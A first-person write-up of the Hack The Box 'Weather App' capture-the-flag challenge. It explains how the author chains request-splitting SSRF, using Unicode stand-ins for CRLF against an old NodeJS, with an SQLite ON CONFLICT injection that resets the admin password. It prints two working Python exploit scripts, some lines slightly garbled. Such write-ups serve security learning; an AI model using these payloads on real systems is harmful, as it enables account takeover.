

Weather App

Capture the Flag Challenge.


Link: Challenge can be found [here](#).

Overview: The task of this CTF is to examine the security mechanism of a website that display the current weather based on the user's location.


To activate the challenge: a remote machine containing the website is being activated by the user, when activated – the user gets from the challenge's managers an IP and port in which the website is run on.

The user also being provided with the ability to download the relevant files to run the website locally manually on virtual machine, those files contain relevant server configuration files.

Upon starting the website, what I get is weather report on my location:



Method: In order to obtain the flag, I need to discover some vulnerability in the website. The first thing that I've tried is inspection of the HTML and JavaScript source code using developers' tools.



The HTML didn't reveal anything out of the ordinary,

So, I moved to JavaScript inspection.

We can observe that in the bottom of the html source code, 2 JavaScript files were used – main.js and koulis.js, lets take a look at them:

The main.js file looks like this:

```

main.js X
1 const weather = document.getElementById('weather');
2
3 const getWeather = async () => {
4
5     let endpoint = 'api.openweathermap.org';
6
7     let res = await fetch('//ip-api.com/json/')
8         .catch(() => {
9         weather.innerHTML = `
10             <img src='/static/host-unreachable.jpg'>
11             <br><br>
12             <h4>🚫 \u200d Disable blocker addons</h4>
13         `;
14     });
15
16     let data = await res.json();
17
18     let { countryCode, city } = data;
19
20     res = await fetch('/api/weather', {
21         method: 'POST',
22         body: JSON.stringify({
23             endpoint: endpoint,
24             city: city,
25             country: countryCode,
26         }),
27         headers: {
28             'Content-Type': 'application/json'
29         }
30     });
31
32     data = await res.json();
33
34     if (data.temp) {
35         weather.innerHTML = `
36             <div class='${data.icon}'></div>

```

We can see the page performs 2 Api calls: the first one is to external website (leading 2 slashes '//') which serves as Location identification service, which returns location JSON by IP input.

The second call is to relative page (leading with single slash '/') (/api/weather), which takes in some parameters – endpoint, city and countryCode – with POST request. And returns weather report.

At this point we can assume that this api call to server service takes in these parameters, and request the current weather data from some external service which is behind the scenes operation to the client.

Now that the operation of the main page is clear.

The next objective is to discover any more pages within the website, that may not be accessible from the web browser, so we will use DirBuster in order to discover hidden pages within the website.

I opened DirBuster, entered the address, desired target files extensions and wordlist of keywords to be searched, and started the discovery:

http://209.97.140.29:31194/

List View Tree View

Type	Found	Response	Size	Include	Status
Dir	/	200	1344	<input checked="" type="checkbox"/>	Scanning
Dir	/login/	200	1986	<input checked="" type="checkbox"/>	Waiting
Dir	/register/	200	1992	<input checked="" type="checkbox"/>	Waiting
Error	/static/		89	<input type="checkbox"/>	ConnectTimeoutEx
Error	/static/js/		89	<input type="checkbox"/>	ConnectTimeoutEx
Error	/static/js/main.js		89	<input type="checkbox"/>	ConnectTimeoutEx
Error	/static/js/koulis.js		89	<input type="checkbox"/>	ConnectTimeoutEx

The pages discovered are /login, and /register.

First – lets take a look at /login:

We have a login box, and as static code inspection with developers' tool didn't reveal anything of significance – I entered some custom login credentials ("user", "mypassword"). And I got this output:

```

JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
message: "You are not admin"

```


The login page requires admin privileges for what it seems to be the flag.

My next course of action is to go to the register page, sign up with some arbitrary user. And check if in the register http request there is some fields that can be manipulated in order to grant the new user admin privileges:


So, I entered the register page and enter some arbitrary credentials:

And registered while monitoring the http traffic with 'Wireshark'.

It didn't work - The page went to some white blank page:



And Wireshark http reveals that the server returned 401 Unauthorized responses, and no additional parameters were sent in request along username and password.



The Realtime request modification approach failed.

And while at first glance the registry mechanism seems to be malfunctioned – an examination of the response would suggest it is deliberate server action to block all registries request from the client.

I don't know yet why is that, but a workaround has to be found.

Before we proceed – Lets reflect of what we already know:

- Index.js contains Api call to /api/weather, that in addition of city and country code parameters, also takes endpoint parameter.
- We can't register – as registered attempts end with 'unauthorized' response, and we don't know the admin's existing credentials.

After a lot of reason, a solution proposal came up: what if we make the server do the registering operation for us?

The endpoint sent to '/api/weather' POST request would be encoded register request, that way the server would perform the request for us.

That kind of attack is called 'Server-side Request Forgery', or in short: 'SSRF'.

That should bypass the registry unauthorized mechanism.

The plan: we will take the http register request, as seen in the wireshark image above, and put it as payload in the endpoint parameter of api/weather request.

The method: we will construct http POST request to the register, containing HTTP Post request headers such as version, host, content-type and content-length.

Then, we will tuncate characters associated with http request such as: '\n, \r and such". The reason for that is that modern http libraries reprocess them to harmless URL-encoded character (such as %0A for \n, or %0D for \r), rendering the original characters out of their potency and rendering the injected HTTP request harmless.

The truncation process will be replacing space to "\u0120", '\r' to \u010D, and '\n' to '\u010A'.

Now, why would it work?

'\u010A' is Unicode interpretation of the letter 'Ð' (^Ð₀₁₁₀). And the JavaScript code that generates the http request works and accept Unicode characters.

However, when the http request is being processed by the server side, which in our case is written by NodeJS v8 (note: this information is available on the server files which can be provided by the challenge managers, however on real case those files may not be provided) – process the data with 'latin1' encoding [1], which does not deal with 2 bytes characters, so it reads the first byte value.

So latin1 encoder will read '\u010A' as '\0A', which is '\n'. effectively bypassing the http libraries mitigation mechanisms.

Unfortunately, my attempts to create the HTTP script to be used inside the 'endpoint' variable did not succeed, so I had to resort to a python script from the internet (with some modifications of mine):

```
1 import requests
2
3 username = 'admin'
4 password = "mypassword"
5
6 username = username.replace(" ", "\u0120").replace("'", "%27").replace('"', "%22")
7 password = password.replace(" ", "\u0120").replace("'", "%27").replace('"', "%22")
8
9 endpoint = "127.0.0.1/" + "\u0120" + "HTTP/1.1" + "\u010D\u010A" + "Host:" + "\u0120" \
10 + "127.0.0.1" + "\u010D\u010A" + "\u010D\u010A" + "POST" + "\u0120" + "/register" + \
11 + "\u0120" + "HTTP/1.1" + "\u010D\u010A" + "Host:" + "\u0120" + "127.0.0.1" + "\u010D\u010A" \
12 + "Content-Type:" + "\u0120" + "application/x-www-form-urlencoded" + "\u010D\u010A" + \
13 "Content-Length:" + "\u0120" + str(len(username) + len(password) + 19) + \
14 + "\u010D\u010A" + "\u010D\u010A" + "username=" + username + "&password=" + password \
15 + "\u010D\u010A" + "\u010D\u010A" + "GET" + "\u0120"
16
17 requests.post('http://206.189.24.162:30471/api/weather', json={'endpoint': endpoint, 'city': 'Tel Aviv', 'country': 'IL'},
18 headers={'Connection': 'close'})
```

The script uses the encoding method details above.

The endpoint variable contains the localhost address host (as it is runs within the server machine, and it assumably accepts registration only internally, from the server itself. (Later on, the conclusions section, discussing further on the server-side code, it will be revealed as correct).

Then it contains the various encodings for space, '\r' and '\n'. the space is for separation between key and its value. And the '\r\n' is http separation between fields.

So, in the endpoint variable structure we can observer various http request fields such as version, host, path (/register), Content-Type, Content-Length, And eventually – username and password.

At the end of the variable, we can observer 'GET' word – that is to mark the end of the current, relevant http POST request, and that everything that comes after it is a new http request that is irrelevant and may or may not be properly processed by the server.

(If we take a look on the server-side http request to the weather data:


```
8 let weatherData = await HttpHelper.HttpGet(`http://${endpoint}/data/2.5/weather?q=${city},${country}&units=metric&appid=${apiKey}`);
```

We can see that after the endpoint variable there is continuation of the string '...../data/2.5....' the 'GET' is necessary to make the server ignore that part, so it will not be included in our POST request).

The endpoint variable goes into the POST http request to the server's internal /api/weather endpoint.

Then, instead of the original endpoint (which is the weather Api website), the server will instead run my http command first.

Let's run the script, while monitoring the traffic with Wireshark. If we get response code 200, it means that the exploit works.



Success! We successfully registered a user to the website, the exploit works!

However, we still need to figure out a way to utilize it to get a user of admin privileges, as the original idea of real time http field modification didn't work as there is no 'admin privileges field'.

At this point we will assume that there is an existing user with admin privileges called 'admin', so we will try hack into its account.

Before formulating SQL injection command – we need to identify the used SQL type, quick peek in the server codes would give the answer:

```
const sqlite = require('sqlite-async');
```

Now, Of course, registering with 'admin' username would be problematic as 'admin' already exists.


After some research, a solution was found – the use of keyword On conflict.

So, with some help with online assistance (ChatGPT mostly), I have managed to create viable SQL inject command:

```
1 import requests
2
3 username = 'admin'
4 password = '' ON CONFLICT (username) DO UPDATE SET password = 'mypassword';--"
5
6 username = username.replace(" ", "\u0120").replace("'", "%27").replace('"', "%22")
7 password = password.replace(" ", "\u0120").replace("'", "%27").replace('"', "%22")
8
9 endpoint = "127.0.0.1/" + "\u0120" + "HTTP/1.1" + "\u010D\u010A" + "Host:" + "\u0120\"
10 + "127.0.0.1" + "\u010D\u010A" + "\u010D\u010A" + "POST" + "\u0120" + "/register" + \
11 "\u0120" + "HTTP/1.1" + "\u010D\u010A" + "Host:" + "\u0120" + "127.0.0.1" + "\u010D\u010A\"
12 + "Content-Type:" + "\u0120" + "application/x-www-form-urlencoded" + "\u010D\u010A" + \
13 "Content-Length:" + "\u0120" + str(len(username) + len(password) + 19) + \
14 "\u010D\u010A" + "\u010D\u010A" + "username=" + username + "&password=" + password \
15 + "\u010D\u010A" + "\u010D\u010A" + "GET" + "\u0120"
16
17 requests.post('http://206.189.24.162:30471/api/weather', json={'endpoint': endpoint, 'city': 'Tel Aviv', 'country': 'IL'},
18 headers={'Connection': 'close'})
```


At line 4 we insert to the password field SQL injection, that in case of conflict (which there will be as the username 'admin' already exists), the user's password would change to my choosing ('mypassword').

I ran the python script with the encoded HTTP POST request that its password fields contains SQL injection command, and once again got HTTP response status code of 200 (operation succussed), all I have to do now is to check whether the SQL injection indeed worked.



Login

Username


admin

Password

.....

Login

I entered the updated credentials and attempted to login.



Success! Access granted.

Conclusions: Ok... this challenge was not easy...

I will start with the pressing issue, on real life scenario there is no access to server-side files like in the challenge where the user (me) was given server-side files and the ability to run the challenge locally on docker container.

I did need those files to understand essential parts of the challenge such as understanding that on register:

```
router.post('/register', (req, res) => {  
    if (req.socket.remoteAddress.replace(/^.*/, '') != '127.0.0.1') {  
        return res.status(401).end();  
    }  
  
    let { username, password } = req.body;  
  
    if (username && password) {  
        return db.register(username, password)  
            .then(() => res.send(response('Successfully registered')))  
            .catch(() => res.send(response('Something went wrong')));  
    }  
  
    return res.send(response('Missing parameters'));  
});
```

The server does checks whether the register request came internally from the server (IP 127.0.0.1, aka localhost), it means client requests would never work, however internal server requests from the so called /api/weather endpoint would work.

So that's the first reason I needed to aid the server files.

The second one is with the encoded HTTP Post request, it took me a while to understand properly why everything there as it is, why the encoding is required, why the GET at the end is also required and so on.

The SSFR vulnerability is vulnerability that was unknown to me up to this challenge, and I learned something new. however, from my research this vulnerability was patched in NodeJS 10+, but that's not the point, The point is to gain knowledge for deep understanding of the web security mechanism in order to investigate, detect and exploit new vulnerabilities in order to improve my skills as cyber security researcher, and learning new methods of URL encoding, SQL and HTTP will improve my skill. Yes, I did know well of those things before, but thanks to this challenge. I now know more.

Another place I required the server-side files is the identification of the SQL used on the server side. It might be useful to investigate ways to identify used SQL type without those server-side files.

And of course, with the build of the encoded HTTP POST request payload, I did have to be assisted from online sources, next time I won't.

'Weather-app' challenge is the first web security challenge I did on 'Hack the Box'. More will follow.

I also learned the use of 'DirBuster' and its importance to detect pages of website, that skill may be invaluable.

I attach the used script to perform the SSRF attack [here](#).

Pay note that you might need to change the variable 'machine_address_and_port' to your own provided machine's address.

References:

[1]: encoding characters vulnerability:

<https://www.rfk.id.au/blog/entry/security-bugs-ssrf-via-request-splitting/>